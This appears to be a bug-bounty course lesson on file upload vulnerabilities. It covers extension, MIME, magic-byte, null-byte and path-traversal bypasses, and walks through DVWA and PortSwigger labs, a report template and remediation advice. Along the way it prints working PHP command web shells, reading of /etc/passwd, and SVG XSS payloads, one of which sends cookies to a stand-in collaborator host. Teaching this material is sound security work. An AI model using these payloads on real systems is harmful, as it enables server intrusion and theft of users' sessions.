Day 12 of 60 — 20% Complete
Every web application that lets users upload files is asking one question: do I trust what just came in? Most applications try to answer that question with a file extension check, a MIME type header check, or a signature scan. Every one of those checks can be bypassed. File upload vulnerabilities are one of the most consistently rewarding bug classes in bug bounty — they can escalate from a minor misconfiguration to full Remote Code Execution on the server, earning payouts in the tens of thousands of dollars. Today you are going to learn every bypass technique from first principles, practise them in hands-on labs, and walk away knowing exactly how to find, confirm, and report file upload bugs professionally. Lets start our session on File Upload Vulnerabilities Bug Bounty.
- Why File Upload Bugs Are Among the Most Valuable in Bug Bounty
- How Upload Defences Work — and Why Each One Fails
- The Complete Bypass Playbook — 6 Techniques with Payloads
- Web Shell Upload — From File to Remote Code Execution
- SVG XSS — The File Upload Bug That Bypasses PHP Filters
- Chaining — How to Turn a Low-Severity Upload Bug into a Critical
- Hands-On Lab — File Upload in DVWA (Full Walkthrough)
- Writing the Report — Complete File Upload Bug Report Template
Why File Upload Bugs Are Among the Most Valuable in Bug Bounty
File upload functionality exists on almost every modern web application. Profile pictures, document attachments, import tools, media galleries, resume submissions, support ticket attachments — each one is an opportunity for a user to put data onto the server. And each one is an opportunity for an attacker to put code onto the server, disguised as data.
What makes file upload bugs particularly valuable in bug bounty is the potential impact ceiling. Most web vulnerabilities give you data access — you can read things you shouldn’t. A successful file upload exploit can give you code execution — you can run things on the server. Remote Code Execution (RCE) is the highest-severity finding in web application security. It earns Critical severity ratings and the largest payouts on every major programme.
Even when RCE is not achievable, file upload bugs can deliver stored XSS via SVG uploads, path traversal via filename manipulation, denial of service via oversized uploads, and information disclosure via uploaded files that the server processes incorrectly. Each of these has a place on a payout table. Understanding the full impact spectrum — and how to escalate a low-severity finding toward a higher one — is the skill that separates methodical hunters from lucky ones.
How Upload Defences Work — and Why Each One Fails
Before you can bypass a defence, you need to understand exactly what it checks — because the gap between what it checks and what it should check is precisely where you attack. There are four main defence layers that applications use to validate uploaded files. Understanding each one reveals its bypass.
When you find an upload endpoint, your first question is not “can I upload a PHP file?” — it is “what does this application check, at which point, in which order?” Is extension validation done client-side (JavaScript — trivially bypassed) or server-side? Does it use an allowlist (safer) or blocklist (bypassable)? Is MIME type checked independently of the extension? Is the file served from a domain or path where PHP executes? The answers map directly to which bypass technique to apply first.
The Complete Bypass Playbook — 6 Techniques with Real Payloads
Here is every bypass technique you need to know, with the exact payload or modification for each. Work through these systematically on every upload endpoint you test. Start simple and escalate — the first bypass that works tells you which defence is present and which others to try next.
When .php is blocked, try every PHP-executable extension the server might recognise:
shell.php3     # PHP 3 extension — still executes on many servers
shell.php4     # PHP 4 extension
shell.php5     # PHP 5 extension
shell.php7     # PHP 7 extension
shell.phtml    # PHP HTML — often missed by blocklists
shell.pht      # Shorter variant
shell.shtml    # Server-side include — can execute PHP on some configs
shell.PHP      # Case variation — bypasses case-sensitive blocklists
shell.PhP      # Mixed case
When to use: The server uses a blocklist of specific extensions. Test all variants systematically — most web application blocklists miss at least one.
Confuse the extension parser by adding multiple extensions. Some servers check only the last extension; others check the first:
shell.php.jpg  # Last extension .jpg (passes check), but server executes .php
shell.jpg.php  # Last extension .php — some servers execute last extension
shell.png.php5 # Combine with variant extension
When to use: Apache misconfiguration with AddHandler php /usr/bin/php5 — every file with .php anywhere in the name may execute PHP regardless of other extensions.
Intercept the upload request in Burp Suite and modify the Content-Type header:
--- Original request ---
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/x-php

<?php system($_GET['cmd']); ?>

--- Modified in Burp ---
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg         # Changed to pass MIME check

<?php system($_GET['cmd']); ?>
When to use: Server rejects PHP by Content-Type. The filename stays as .php — only the header changes. If the server trusts the header without checking actual content, the PHP file is accepted and stored.
Prepend JPEG magic bytes to a PHP payload. The server’s signature check sees a valid JPEG header. The PHP interpreter finds <?php tags and executes from there:
# Terminal: create magic bytes + PHP payload
printf '\xff\xd8\xff\xe0' > shell.php  # JPEG magic bytes
echo '<?php system($_GET["cmd"]); ?>' >> shell.php
# File starts with JPEG signature → passes magic byte check
# Contains PHP code → executes when served through PHP interpreter

# ExifTool method — inject into real image metadata
exiftool -Comment='<?php echo system($_GET["cmd"]); ?>' photo.jpg -o shell.jpg
# Real JPEG structure + PHP in EXIF comment
# Rename to .php after upload (via path traversal or direct)
When to use: Server performs magic bytes / file signature validation. Combine with MIME spoofing and extension bypass for maximum bypass coverage.
In older PHP and some string-based filename processing, a null byte (%00) terminates the string. The extension check sees .jpg; the filesystem stores .php:
filename="shell.php%00.jpg"
# Extension validator reads: shell.php[NULL].jpg → sees .jpg → accepts
# PHP string processing stops at NULL: stores as shell.php
# NOTE: Patched in PHP 5.3.4+ but persists in legacy applications
# and some server-side languages/frameworks
When to use: Target appears to run legacy PHP (older application, no framework). Also try URL-encoded and raw null bytes in Burp.
Manipulate the filename parameter to write the file to a different location on the server — potentially outside the uploads directory and into a web-accessible, PHP-executable path:
filename="../shell.php"              # One level up from uploads/
filename="../../shell.php"           # Two levels up
filename="../../webroot/shell.php"   # Try to reach web root
filename="%2e%2e%2fshell.php"        # URL-encoded traversal
filename="..%5cshell.php"            # Windows backslash variant

# Intercept in Burp and modify filename field in the multipart body
# If the file appears at a traversal path → HIGH severity finding
When to use: Application uses the original filename when storing. Combined with a PHP payload, writes a web shell to an executable path rather than the protected uploads directory.
Web Shell Upload — From File to Remote Code Execution

A web shell is a file containing server-side code that, when accessed via HTTP, executes operating system commands. Once you have confirmed a filter bypass that allows PHP to execute, you need a minimal, safe payload that proves execution without creating a persistent backdoor. Here is the golden rule in bug bounty: use the minimum payload that proves the vulnerability, then delete it and document everything.
# Filename: poc.php (or bypass variant)
<?php echo 'FILE_UPLOAD_VULNERABLE_PROOF'; ?>

# Access: https://target.com/uploads/poc.php
# Expected output: FILE_UPLOAD_VULNERABLE_PROOF
# This proves PHP execution WITHOUT providing a command interface
# Shows server info without executing OS commands
<?php phpinfo(); ?>
# Reveals PHP version, config, installed extensions
# Strong evidence of RCE potential — acceptable as PoC
# Delete immediately after capturing screenshot for report
# In DVWA, HackTheBox, TryHackMe only — NEVER on live targets
<?php system($_GET['cmd']); ?>

# Usage: https://target.com/uploads/shell.php?cmd=whoami
# Returns: www-data (or whatever user the web server runs as)
# From here: read files, escalate privileges, establish persistence

# Example commands via web shell URL:
?cmd=whoami              # Current user
?cmd=id                  # User ID and groups
?cmd=ls+-la+/var/www/    # List web root
?cmd=cat+/etc/passwd     # Read system users
SVG XSS — The File Upload Bug That Bypasses PHP Filters Entirely
One of the most underrated file upload findings is stored XSS via SVG upload. Many applications carefully block PHP and other server-side script files — but then allow SVG files because they appear to be images. SVG (Scalable Vector Graphics) files are XML-based image formats. They are rendered as HTML by browsers. And HTML rendering means JavaScript execution.
An SVG file containing a script tag is a valid SVG image. When a browser renders it — not downloads it, but renders it inline in a page — any JavaScript in the SVG executes in the context of the origin serving the file. If that origin is the target application’s domain, the XSS has access to cookies, local storage, session tokens, and the full DOM of that origin. This turns an “image upload” feature into a stored XSS injection point.
# Save as: xss.svg
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg">
  <script>alert(document.domain)</script>
</svg>

# Confirms: JavaScript executes on target domain
# Escalate to: cookie theft (if HttpOnly not set)
<svg xmlns="http://www.w3.org/2000/svg">
  <script>
    fetch('https://your-collaborator.com/?c='+document.cookie)
  </script>
</svg>
# Step 1: Upload SVG as profile picture or attachment
# Step 2: Find where the SVG is displayed to other users
# Step 3: Check: is it rendered inline (src= in img tag)?
#          or served as a file download?
#          or rendered in an iframe?

# If inline img src → XSS DOES NOT execute (img rendering, not HTML parsing)
# If direct URL renders SVG in browser → XSS EXECUTES
# If SVG is embedded in page HTML → XSS EXECUTES

# Key test: navigate to the direct URL of the uploaded SVG
# If browser renders SVG (not downloads it) → execute payload confirmed
# onload event handler instead of script tag
<svg onload="alert(1)"></svg>

# foreignObject to embed HTML
<svg><foreignObject><body xmlns="http://www.w3.org/1999/xhtml">
  <script>alert(1)</script>
</body></foreignObject></svg>

# Use expression in style attribute
<svg><animate onbegin="alert(1)" attributeName="x"></animate></svg>
When a server serves an uploaded file, two response headers determine whether it executes or downloads. Content-Type: image/svg+xml tells the browser to render the SVG, enabling XSS. Content-Disposition: attachment forces a download regardless of content type. Check both headers in Burp when accessing uploaded files. If SVGs are served without Content-Disposition: attachment, XSS is almost certainly exploitable if the SVG reaches the browser.
Chaining — How to Turn a Low-Severity Upload Bug into a Critical
File upload vulnerabilities are natural chaining targets. An upload bypass that allows arbitrary files to be stored, combined with a separate vulnerability that lets you determine or predict the stored path, combined with a directory traversal or SSRF that lets you trigger execution — each combination can escalate an individual finding from Low to Critical. This is where methodical bug hunters earn the highest payouts.
Upload a .htaccess file with AddType application/x-httpd-php .jpg. Now every .jpg file in the uploads directory executes as PHP. Follow up by uploading a PHP payload with a .jpg extension — no extension bypass needed, the .htaccess handles execution. This works when .htaccess uploads are not blocked and Apache honours per-directory config. Impact: Critical RCE.
Application accepts XML or CSV files and processes them server-side (e.g., import functionality). Upload an XML file with an XXE payload, or a CSV with a formula injection targeting Google Sheets / Excel. The server fetches an external URL while processing the file. This is SSRF delivered via file upload — the upload is the injection vector, the SSRF is the impact. Also connects to Day 10’s SSRF methodology. Impact: High — internal network access, cloud metadata.
SVG XSS payload redirects victims from the trusted application domain to an attacker-controlled phishing page. Combines the Day 11 open redirect technique with SVG XSS. When the XSS runs on the trusted domain, any redirect it performs carries the trust of that domain. Impact: Medium-High — credential phishing with trusted-domain lure.
Upload a file with a path traversal filename that overwrites a known configuration file or session file. If you can determine the session file path and the upload allows traversal, overwriting it with controlled content can allow session fixation or authentication bypass. Advanced — requires information disclosure to know the target path. Impact: High — session manipulation, auth bypass.
Hands-On Lab — File Upload in DVWA (Full Walkthrough)
Step 1: Navigate to DVWA → File Upload
Step 2: Create your PoC payload:
echo '<?php echo "DVWA_UPLOAD_CONFIRMED: " . phpversion(); ?>' > poc.php
Step 3: Browse to poc.php in the DVWA upload form and click Upload
Step 4: DVWA shows the upload path. Navigate to it:
http://localhost/dvwa/hackable/uploads/poc.php
Step 5: Confirm PHP version is printed — you have RCE. This is Low security — no filters. Take a screenshot showing the output.
Step 6: Change to a command execution shell for the lab only:
http://localhost/dvwa/hackable/uploads/poc.php?cmd=whoami
Step 1: Set DVWA security to Medium in DVWA settings
Step 2: Try uploading poc.php directly — observe the rejection message
Step 3: Turn on Burp Suite intercept. Upload poc.php again. Capture the request.
Step 4: In Burp, find the Content-Type header in the file upload part of the multipart body. Change it:
Content-Type: image/jpeg ← change from application/x-php
Step 5: Forward the modified request. Confirm the upload succeeds.
Step 6: Access the file and confirm PHP execution — same URL as Exercise 1.
What you learned: The MIME type header is client-controlled. Medium security trusts it without checking actual file content. Any Burp intercept makes this trivial.
Step 1: Go to portswigger.net/web-security/file-upload
Step 2: Work through these labs in order:
Lab 1: Remote code execution via web shell upload (basic)

Lab 2: Web shell upload via Content-Type restriction bypass

Lab 3: Web shell upload via path traversal

Lab 4: Web shell upload via extension blacklist bypass

Lab 5: Web shell upload via obfuscated file extension
Step 3: For each lab: read the objective, set up Burp proxy, attempt the bypass, confirm RCE via the lab’s success indicator
Step 4: After completing all 5, do Lab 6 (Polyglot web shell) — this one uses magic bytes + PHP payload in a real JPEG file
PortSwigger provides solutions if you get stuck — but try each for at least 15 minutes first. The struggle is where the learning happens.**
Writing the Report — Complete File Upload Bug Report Template
Unrestricted File Upload via MIME Type Bypass Leads to Remote Code Execution
on [target.com] /upload/profile-image endpoint
Network-exploitable, low attack complexity, low privileges required,
no user interaction, scope changed (web server compromise), full CIA impact
The profile image upload endpoint at POST /api/user/upload-avatar accepts
files based solely on the Content-Type HTTP header without validating actual
file content, extension, or execution environment. By intercepting the upload
request and changing Content-Type from application/x-php to image/jpeg while
maintaining a .php extension and PHP payload, an authenticated attacker can
upload server-side scripts that execute when accessed via the uploaded file URL.
1. Log in to target.com with a test account
2. Navigate to Profile → Upload Photo
3. Create file poc.php containing: <?php echo 'RCE_CONFIRMED'; ?>
4. Begin upload. Intercept request in Burp Suite.
5. Modify multipart body:
   Change: Content-Type: application/x-php
   To:     Content-Type: image/jpeg
6. Forward the modified request. Server responds: 200 OK
   {"success": true, "url": "/uploads/abc123/poc.php"}
7. Navigate to: https://target.com/uploads/abc123/poc.php
8. Browser renders: RCE_CONFIRMED
   [SCREENSHOT ATTACHED: poc_execution.png]

PHP version confirmed from phpinfo() upload: [version from screenshot]An authenticated attacker can achieve Remote Code Execution on the web server, enabling: (1) full server compromise and data exfiltration, (2) lateral movement to internal network resources, (3) persistent backdoor installation surviving application deployments, (4) supply chain attack against the application's users. Scope change: attacker escapes web application sandbox to underlying server OS.
1. Validate file content server-side (magic bytes + image re-encoding)
   — do not trust client-supplied Content-Type header
2. Use an allowlist of safe extensions (.jpg, .png, .gif, .webp only)
3. Serve uploaded files from a separate domain with no PHP execution
4. Generate random filenames — do not use user-supplied filenames
5. Set Content-Disposition: attachment header when serving uploaded files
6. Store uploads outside the webroot where possible
# ── FILE UPLOAD BYPASS COMMANDS ────────────────────────────────

# Create magic bytes + PHP payload
printf '\xff\xd8\xff\xe0' > shell.php && echo '<?php system($_GET["cmd"]); ?>' >> shell.php

# ExifTool PHP injection into JPEG metadata
exiftool -Comment='<?php echo system($_GET["cmd"]); ?>' photo.jpg -o shell.jpg

# Check file magic bytes
xxd shell.php | head -2
file shell.php

# .htaccess payload for JPG execution
echo 'AddType application/x-httpd-php .jpg' > .htaccess

# Minimal PHP PoC for bug bounty
echo '<?php echo "UPLOAD_VULN_" . phpversion(); ?>' > poc.php

# SVG XSS payload
echo '<svg xmlns="http://www.w3.org/2000/svg"><script>alert(document.domain)</script></svg>' > xss.svg

# Test file content type detection
curl -I https://target.com/uploads/shell.jpg | grep -i content-type

# URL-encoded path traversal filename (test in Burp)
# filename="..%2F..%2Fshell.php"
# filename="%2e%2e%2fshell.php"

# PHP extension variants to test
for ext in php php3 php4 php5 php7 phtml pht shtml; do echo "shell.$ext"; done
Frequently Asked Questions — File Upload Vulnerabilities Bug Bounty
SecurityElites — Day 10: SSRF Bug Bounty — file upload via XML/CSV connects directly to SSRF exploitation methodology
SecurityElites — File Upload Vulnerabilities Hub — complete reference including advanced bypass techniques and real CVE case studies
PortSwigger Web Security Academy — File Upload Vulnerabilities — 7 free interactive labs covering every bypass technique →
OWASP — Unrestricted File Upload — official vulnerability reference with defence checklist →
File upload bugs taught me more about web security fundamentals than almost any other class of vulnerability. Every bypass technique reveals something about how trust is delegated between client and server — and how that delegation is consistently done wrong. The MIME type bypass is the one I see most often in real programmes. Developers add the Content-Type check thinking it is robust, because they are thinking from the perspective of a normal user’s browser, which never lies about what it is sending. The moment you add Burp between the browser and the server, every header is negotiable. That shift in mental model — from user to attacker — is what Day 12 is really teaching you.